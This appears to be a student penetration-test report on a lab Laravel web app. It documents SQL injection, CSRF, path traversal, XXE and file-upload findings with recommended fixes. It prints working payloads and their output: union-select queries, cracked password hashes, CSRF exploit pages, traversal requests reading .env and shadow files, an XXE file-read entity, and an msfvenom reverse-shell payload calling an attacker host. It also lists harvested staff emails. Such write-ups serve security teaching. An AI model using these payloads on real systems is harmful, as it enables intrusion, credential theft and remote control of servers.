lets you configure a simple list of strings that are used p.aaby@napier.ac.uk a.abasiekong@napier.ac.uk s.abbot-Smith@napier.ac.uk s.abdulla@napier.ac.uk w.abramson@napier.ac.uk m.abubakar@napier.ac.uk b.adamolekun@napier.ac.uk s.adams@napier.ac.uk l.adamson@napier.ac.uk a.ademola@napier.ac.uk Paste Load ... Remove Clear Add Add from list ... [Pro version only]
Impact	This can aid attackers in credential-stealing by flagging potential user accounts for password attacks or other social engineering attacks on the service. With no limitation on the frequency, these requests could lead to a DOS attack.
Recommended Actions	It's recommended generic errors are returned from APIs that do not show an observable discrepancy in repeated requests. It's also recommended email verification is used to hide the response and provide an extra layer of security.

[3] www.first.org/cvss
[4] cwe.mitre.org
[5] https://www.napier.ac.uk/people

HCR-N002 – Weak Password Rest Implementation	
Risk Rating (OWASP)	High (Likelihood: 6.9; Impact: 5.5)
Severity Rating (CVSS)	High - CVSS-8.2 (AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:H/A:N)
Reference(s)	CWE-640, CWE-307
Observations	The forgotten password API can be attacked due to a limited choice of provided password reset question answers. Restricted questions, pose a significant risk when the options are limited. This, combined with the set answers which are provided, means this form can be quickly brute-forced. The password form uses no time lockout or human verification to prevent this attack. Additionally, there is no verification that the user is the provided email address owner.
Impact	It was possible to reset the admin password within less than a minute using BurpSuite's intruder tools.  Burp Suite Community Edition v2021.2.1 - Temporary Project Payload Sets You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways. Payload set: 1 Payload count: 8 Payload type: Simple list Request count: 8 Payload Options [Simple list] This payload type lets you configure a simple list of strings that are used as payloads. Red Yellow Green Blue red yellow green blue Payload Processing You can define rules to perform various processing tasks on each payload before it is used.
Recommended Actions	Implement a more robust security question methodology and require users to verify via email. The webform should lockout after a set number of failed attempts.




HCR-N003 – Missing Authorisation – Message API	
Risk Rating (OWASP)	Medium (Likelihood: 5.9; Impact: 4.5)
Severity Rating (CVSS)	Medium - CVSS-6.5 (AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N)
Reference(s)	CWE-862
Observations	The messages page API uses no authorisation checks in the retrieval of messages. Any authenticated user can access the messages of others using the specific ID.
Impact	It was possible to view messages of student A while logged in as Student B. Using BurpSuite; all messages could be enumerated. 
Recommended Actions	Implement the appropriate API authorisation checks for message retrieval based on sender, recipient, and options security roles (such as auditor or Admin).

HCR-N004 – SQL Command Injection – Application & Authentication Database	
Risk Rating (OWASP)	Critical (Likelihood: 6.0; Impact: 6.25)
Severity Rating (CVSS)	Critical - CVSS-9.6 (AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:N/RC:C)
Reference(s)	CWE-89, CWE-522
Observations	The view messages API is vulnerable to SQL injection. It is possible to pull all data.

Impact	It's confirmed using the Null union method that there were seven columns in the messages table. Using a union, it was possible to query the whole schema and find the table of users and password hashes. Data modification is possible with full DB control, passwords hashes accessible and changeable.
	
	`GET /message?id=12 union select null,null, null, null, version(), null, null -- HTTP/1.1`
	`Host: 192.168.98.8`
	`User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0`
	`Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8`
	`Accept-Language: en-US,en;q=0.5`
	`Accept-Encoding: gzip, deflate`
	`Connection: close`
	`Referer: http://192.168.98.8/lecture/1/messages`
	`Cookie: XSRF-TOKEN=[illegible]; laravel_session=[illegible]`
	`<h4 class="card-title">Datetime</h4>`
	`<p class="card-description">`
	`</p>`
	`<h4 class="card-title">Message</h4>`
	`<p class="card-description">`
	`8.0.26-0ubuntu0.20.04.2`
	`</p>`
	`</div>`
	`</div>`
	`</div>`
	`</div>`
	`</div>`
	
	`GET /message?id=12 union select null,null, null, null, concat(username, ' ', email, ' ', password, ' ', role) , null, null from access -- HTTP/1.1`
	`Host: 192.168.98.8`
	`User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0`
	`Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8`
	`Accept-Language: en-US,en;q=0.5`
	`Accept-Encoding: gzip, deflate`
	`Connection: close`
	`Referer: http://192.168.98.8/lecture/1/messages`
	`Cookie: XSRF-TOKEN=[illegible]; laravel_session=[illegible]`
	`Upgrade-Insecure-Requests: 1`
	`<h4 class="card-title">Message</h4>`
	`<p class="card-description">`
	`bob bob@napier.ac.uk [illegible] student`
	`</p>`
	`<div class="container-fluid">`
	`<div class="row">`
	`<div class="col-md-8 mx-auto">`
	`<div class="card">`
	`<div class="card-header card-header-primary">`
	`<h4 class="card-title">Message</h4>`
	`<div class="card-body">`
	`<h4 class="card-title">Sent By</h4>`
	`<p class="card-description">`
	`<h4 class="card-title">Datetime</h4>`
	`<p class="card-description">`
	`<h4 class="card-title">Message</h4>`
	`<p class="card-description">`
	`alice alice@napier.ac.uk ca39205dceb6925340b27256d26ca395 student`
	`</p>`
	The discovered password database did not contain salted passwords and utilised basic MD5 encryption making it easily breakable. All the logins stored within the system were cracked using HashCat in less than five minutes using the uncovered data.
	
	
	`6e450804cb572a146624b138d77aff4e:falkirk`
	`ff292a358c2405eb1dad340233f64447:Napier123`
	`19d9b2d7c48c46aad1a088ce0288457d:jgeK86`
	`52a669e59ba8049cd5ff7c71d2b28ee1:5YTpBh`
	`ca39205dceb6925340b27256d26ca395:f5VD7q`
	`bf931b4753fa72e5e5a61c3b3d0a64a3:F4q7BC`

Recommended Actions	This will likely have been detected easily during automated static analysis of source code before release, to resolve this the SQL fields need updating to use parametrised values. User authentication information should not be stored on the same server or with application data. When required, this database should be stored separately and queried using carefully developed APIs.


HCR-N005 – Sensitive Error Message Disclosure	
Risk Rating (OWASP)	High (Likelihood: 6.75; Impact: 3.5)
Severity Rating (CVSS)	Medium - CVSS-4.3 (AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:N/A:N/RC:C)
Reference(s)	CWE-209
Observations	Detailed error pages are revealed to the end-user on multiple occasions, depending on the error performed by the user, such as requesting an invalid page, an error in SQL or an error in user operation.

Impact	The detailed error page reveals service version information.
	
	Environment information
	Laravel version 8.47.0
	Laravel locale en
	Laravel config cached false
	PHP version 7.4.3
	Generic context
	Detailed error pages reveal internal data structures aiding manipulation attempts on forms and database queries.
	
	User Data
	Email p.aaby@napier.ac.uk
	User data {
	"id": 4,
	"name": "Peter Aaby",
	"username": "aabywan",
	"email": "p.aaby@napier.ac.uk",
	"answer": "green",
	"role": "lecture",
	"has_supervisor": 0,
	"created_at": null,
	"updated_at": null
	}
	Client info
	IP address
	User agent Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
	The detailed error page reveals source code of the internal program within a stack trace. This can aid attackers in the process of identifying vulnerabilities.
	
	ErrorException
	DOMDocument::loadXML(): Input is not proper UTF-8, indicate encoding ! Bytes: 0xF9 0x3A 0xC5 0x12 in file:///dev/random, line: 1
	app/Http/Controllers/CalendarController.php:162

Recommended Actions	This should be avoided by utilising error handling within the application to display custom and generic error pages for each type of error protecting stack traces and message disclosure.

<table>
<tr><th colspan="2">HCR-N006 – Cross-site Request Forgery – Privilege Escalation</th></tr>
<tr><td>Risk Rating (OWASP)</td><td>High (Likelihood: 6.12; Impact: 5.25)</td></tr>
<tr><td>Severity Rating (CVSS)</td><td>High - CVSS-7.7 (AV:N/AC:H/PR:L/UI:R/S:C/C:H/I:H/A:N/RC:C)</td></tr>
<tr><td>Reference(s)</td><td>CWE-352</td></tr>
<tr><td>Observations</td><td>

Multiple pages, including the change password form are vulnerable to cross-site request forgery, allowing an attacker to change the password of an authenticated user through social engineering or via a stored XSS attack. This should have been prevented using properly implemented CSRF tokens and cookie security.



Absence of Anti-CSRF Tokens

URL: http://192.168.38.8/admin
Risk: Low
Confidence: Medium
Parameter:
Attack:
Evidence: <form method="POST" action="https://192.168.38.8/admin/changerole">
CWE ID: 352
WASC ID: 9
Source: Passive (10202 – Absence of Anti-CSRF Tokens)


Description:
No Anti-CSRF tokens were found in a HTML submission form.
A cross-site request forgery is an attack that involves forcing a victim to send an HTTP request to a target destination without their knowledge or intent in order to perform an action as the victim. The underlying cause is application functionality using predictable URL/form actions in a repeatable way. The nature of the attack is that CSRF exploits the trust that a web site has for a

Other Info:
No known Anti-CSRF token [anticsrf, CSRFToken, __RequestVerificationToken, csrfmiddlewaretoken, authenticity_token, OWASP_CSRFTOKEN, anoncsrf, csrf_token, _csrf, _csrfSecret, __csrf_magic, CSRF] was found in the following HTML form: [Form 1:].


Solution:
Phase: Architecture and Design
Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.
For example, use anti-CSRF packages such as the OWASP CSRFGuard.

</td></tr>
<tr><td>Impact</td><td>

It was possible to change the admin user's password using CSRF when an Admin navigated to the script.




```
GNU nano 5.4                                              CSRF-Exploit.html
<html>
<body>
<script>
function csrf(){
        var http = new XMLHttpRequest();
        var url = 'http://192.168.38.8/passwordReset?password=Admin1234&password_confirmation=Admin1234';
        http.open('GET', url, true);
        http.withCredentials = true;
        http.send();
}
</script>
<body onload="csrf()">
</body>
</html>
```




```
GET /passwordReset?password=Admin1234&password_confirmation=Admin1234 HTTP/1.1
Host: 192.168.38.8
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Origin: null
Connection: close
Cookie: XSRF-TOKEN=[illegible]; laravel_session=[illegible]
```

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Content-Type: text/html; charset=UTF-8
Connection: close
Cache-Control: no-cache, private
Date: Tue, 15 Mar 2022 14:34:30 GMT
Set-Cookie: XSRF-TOKEN=[illegible]
Set-Cookie: laravel_session=[illegible]
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Content-Length: 5154

<!DOCTYPE html>
<html lang="en">
  <head>
    <title>
      HelperX
    </title>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <!--===============================================================================================-->
    <link rel="icon" type="image/png" href="images/icons/favicon.ico"/>
    <!--===============================================================================================-->
    <link rel="stylesheet" type="text/css" href="vendor/bootstrap/css/bootstrap.min.css">
```

Using the same method, a user could have their role upgraded in the background when an Admin loads the script.





```
GNU nano 5.4                                              CSRF-R
<html>
<body>
<form method="POST" action="http://192.168.38.8/admin/changerole" id="csrf-form">
    <input type='hidden' name='user' value ='9'>
    <input type='hidden' name='role' value='admin'>
</form>
<script>document.getElementById("csrf-form").submit()</script>
</body>
</html>
```



Role changed Successfully

</td></tr>
<tr><td>Recommended Actions</td><td>The appropriate use of CSRF countermeasures is required to ensure this is not possible, including protecting CSRF tokens and a suitable CORS policy.</td></tr>
</table>



qHCR-N007 – Path Traversal	
Risk Rating (OWASP)	High (Likelihood: 5.63; Impact: 6)
Severity Rating (CVSS)	High - CVSS-7.7 (AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:N/A:N)
Reference(s)	CWE-22
Observations	On pages with the ability to access a previously uploaded file, the file preview API can be used to access local files.
Impact	It was possible to access environment details, version information and user login details. It's confirmed that the webserver was run in a docker container based on Ubuntu. The database root login is hardcoded into an accessible file.  
Recommended Actions	This should be prevented in design utilising access control and input validation. The validation should be a whitelist of values that can be allowed and converted into an absolute path, not relative.

```
GET /lecture/preview?file=../../.env HTTP/1.1
Host: 192.168.98.9
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://192.168.98.9/lecture/1/files
Cookie: XSRF-TOKEN=[illegible]; laravel_session=[illegible]
Upgrade-Insecure-Requests: 1
```

```
                <div class="card-header card-header-primary">
                    <h4 class="card-title">.env</h4>
                </div>
                <div class="card-body">
                    <p>APP_NAME=Laravel
APP_ENV=local
APP_KEY=base64:[illegible]
APP_DEBUG=true
APP_URL=http://localhost

LOG_CHANNEL=stack
LOG_LEVEL=debug

DB_CONNECTION=mysql
DB_HOST=127.0.0.1
DB_PORT=3306
DB_DATABASE=coursework
DB_USERNAME=napier
DB_PASSWORD=napier123

BROADCAST_DRIVER=log
CACHE_DRIVER=file
FILESYSTEM_DRIVER=local
QUEUE_CONNECTION=sync
SESSION_DRIVER=file
SESSION_LIFETIME=120

MEMCACHED_HOST=127.0.0.1

REDIS_HOST=127.0.0.1
REDIS_PASSWORD=null
REDIS_PORT=6379

MAIL_MAILER=smtp
MAIL_HOST=mailhog
MAIL_PORT=1025
MAIL_USERNAME=null
MAIL_PASSWORD=null
MAIL_ENCRYPTION=null
MAIL_FROM_ADDRESS=null
MAIL_FROM_NAME="${APP_NAME}"

AWS_ACCESS_KEY_ID=
AWS_SECRET_ACCESS_KEY=
AWS_DEFAULT_REGION=us-east-1
AWS_BUCKET=
AWS_USE_PATH_STYLE_ENDPOINT=false

PUSHER_APP_ID=
PUSHER_APP_KEY=
PUSHER_APP_SECRET=
PUSHER_APP_CLUSTER=mt1

MIX_PUSHER_APP_KEY="${PUSHER_APP_KEY}"
MIX_PUSHER_APP_CLUSTER="${PUSHER_APP_CLUSTER}"
1</p>
                </div>
            </div>
        </div>
    </div>
</div>
        </div>
```


```
GET /lecture/preview?file=backup2/shadow.txt HTTP/1.1
Host: 192.168.98.9
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://192.168.98.9/lecture/1/files
Cookie: XSRF-TOKEN=[illegible]; laravel_session=[illegible]
Upgrade-Insecure-Requests: 1
```

```
                <div class="card-body">
                    <p>root:!:18800:0:99999:7:::
daemon:*:18737:0:99999:7:::
bin:*:18737:0:99999:7:::
sys:*:18737:0:99999:7:::
sync:*:18737:0:99999:7:::
games:*:18737:0:99999:7:::
man:*:18737:0:99999:7:::
lp:*:18737:0:99999:7:::
mail:*:18737:0:99999:7:::
news:*:18737:0:99999:7:::
uucp:*:18737:0:99999:7:::
proxy:*:18737:0:99999:7:::
www-data:*:18737:0:99999:7:::
backup:*:18737:0:99999:7:::
list:*:18737:0:99999:7:::
irc:*:18737:0:99999:7:::
gnats:*:18737:0:99999:7:::
nobody:*:18737:0:99999:7:::
systemd-network:*:18737:0:99999:7:::
systemd-resolve:*:18737:0:99999:7:::
systemd-timesync:*:18737:0:99999:7:::
messagebus:*:18737:0:99999:7:::
syslog:*:18737:0:99999:7:::
_apt:*:18737:0:99999:7:::
tss:*:18737:0:99999:7:::
uuidd:*:18737:0:99999:7:::
tcpdump:*:18737:0:99999:7:::
avahi-autoipd:*:18737:0:99999:7:::
usbmux:*:18737:0:99999:7:::
rtkit:*:18737:0:99999:7:::
dnsmasq:*:18737:0:99999:7:::
avahi:*:18737:0:99999:7:::
cups-pk-helper:*:18737:0:99999:7:::
speech-dispatcher:!:18737:0:99999:7:::
kernoops:*:18737:0:99999:7:::
nm-openvpn:*:18737:0:99999:7:::
whoopsie:*:18737:0:99999:7:::
sssd:*:18737:0:99999:7:::
saned:*:18737:0:99999:7:::
colord:*:18737:0:99999:7:::
geoclue:*:18737:0:99999:7:::
pulse:*:18737:0:99999:7:::
hplip:*:18737:0:99999:7:::
gnome-initial-setup:*:18737:0:99999:7:::
gdm:*:18737:0:99999:7:::
john:[illegible]:18800:0:99999:7:::
systemd-coredump:!*:18800::::::
mysql:!:18800:0:99999:7:::1</p>
                </div>
            </div>
        </div>
```


HCR-N008 – XML XXE Injection - RCE	
Risk Rating (OWASP)	High (Likelihood: 4.65; Impact: 6.5)
Severity Rating (CVSS)	Critical - CVSS-9.6 (AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:N)
Reference(s)	CWE-611
Observations	XML input from the calendar plugin is not restricted to disable external identities. XML XXE injection can be used to run code on the remote machine and access files, more specifically, it can be used to run HTTP requests which could trigger a reverse shell from the payload.
Impact	Using a calendar event form, the password file of the docker container could be accessed. The web server is running as the user www-data, the root user and SQL database user have no passwords configured. This is common in docker containers.  Schedule a Meeting Create a meeting with one of your students Paste XML Here <?xml version='1.0' encoding='utf-8'?> <!DOCTYPE foo [<!ELEMENT foo ANY > <!ENTITY xxe SYSTEM "file:///etc/passwd" >]> <meeting> <subject>test1</subject> <starttime>2022-03-24 01:01:00</starttime> <project>1</project> <duration>1 Hour 30 Minutes</duration> <details>&xxe; </details> </meeting> IMPORT  Illuminate\Database\QueryException SQLSTATE[22001]: String data, right truncated: 1406 Data too long for column 'details' at row 1 (SQL: insert into `meetings` (`subject`, `starttime`, `duration`, `createdBy`, `details`, `project`, `updated_at`, `created_at`) values (test1, 2022-03-24 01:01:00, 1 Hour 30 Minutes, Peter Aaby, root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/usr/sbin/nologin mysql:x:101:101:MySQL Server,,,:/nonexistent:/bin/false messagebus:x:102:102::/nonexistent:/usr/sbin/nologin systemd-timesync:x:103:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin systemd-network:x:104:106:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:105:107:systemd Resolver,,,:/run/systemd:/usr/sbin d default gw 192.168.37.254 dev eth0 rd for user:
Recommended Actions	In this case, external identities should be disabled entirely in the configuration and the input is properly sanitised.

<table>
<tr><th colspan="2">HCR-N009 – Unrestricted Upload of Dangerous File Type – PHP Code Injection</th></tr>
<tr><td>Risk Rating (OWASP)</td><td>High (Likelihood: 4.13; Impact: 6.3)</td></tr>
<tr><td>Severity Rating (CVSS)</td><td>Critical - CVSS-9.9 (AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:L)</td></tr>
<tr><td>Reference(s)</td><td>CWE-434</td></tr>
<tr><td>Observations</td><td>Using a vulnerability in PHP, the file upload feature can be used to upload a malicious payload produced by msfvenom. This vulnerability allows for the connection of a reverse TCP shell with the enhancement of Meterpreter. The cause of this vulnerability is both the unvalidated input and the use of a PHP include clause leaving the site open to PHP injection.</td></tr>
<tr><td>Impact</td><td>


It was possible to access the docker container as the www-data user and execute any command within its capabilities.




```
┌──(user㉿kali)-[~]
└─$ msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.37.8 LPORT=4444 -f raw -o shell.php
```




```
meterpreter > run post/linux/gather/enum_system

[!] SESSION may not be compatible with this module (missing Meterpreter features: core commands)
[+] Info:
[+]     Ubuntu 20.04.2 LTS
[+]     Linux 815aace92e8f 5.11.0-25-generic #27-Ubuntu SMP Fri Jul 9 23:06:29 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
[+]     Module running as "www-data" user
[*] Linux version stored in /home/user/.msf4/loot/20220316150829_default_192.168.38.8_linux.enum.syste_639101.txt
[*] User accounts stored in /home/user/.msf4/loot/20220316150829_default_192.168.38.8_linux.enum.syste_903011.txt
[*] Installed Packages stored in /home/user/.msf4/loot/20220316150830_default_192.168.38.8_linux.enum.syste_208120.txt
[*] Running Services stored in /home/user/.msf4/loot/20220316150830_default_192.168.38.8_linux.enum.syste_613740.txt
[*] Cron jobs stored in /home/user/.msf4/loot/20220316150830_default_192.168.38.8_linux.enum.syste_382201.txt
[*] Disk info stored in /home/user/.msf4/loot/20220316150830_default_192.168.38.8_linux.enum.syste_805121.txt
[*] Logfiles stored in /home/user/.msf4/loot/20220316150830_default_192.168.38.8_linux.enum.syste_246254.txt
[*] Setuid/setgid files stored in /home/user/.msf4/loot/20220316150830_default_192.168.38.8_linux.enum.syste_261115.txt
[*] CPU Vulnerabilities stored in /home/user/.msf4/loot/20220316150830_default_192.168.38.8_linux.enum.syste_840949.txt
meterpreter >
```



```
meterpreter > run post/linux/gather/checkcontainer

[!] SESSION may not be compatible with this module (missing Meterpreter features: core commands)
[+] This appears to be a 'Docker' container
meterpreter >
```





```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.37.8:4444
ls
[*] Sending stage (39282 bytes) to 192.168.38.8
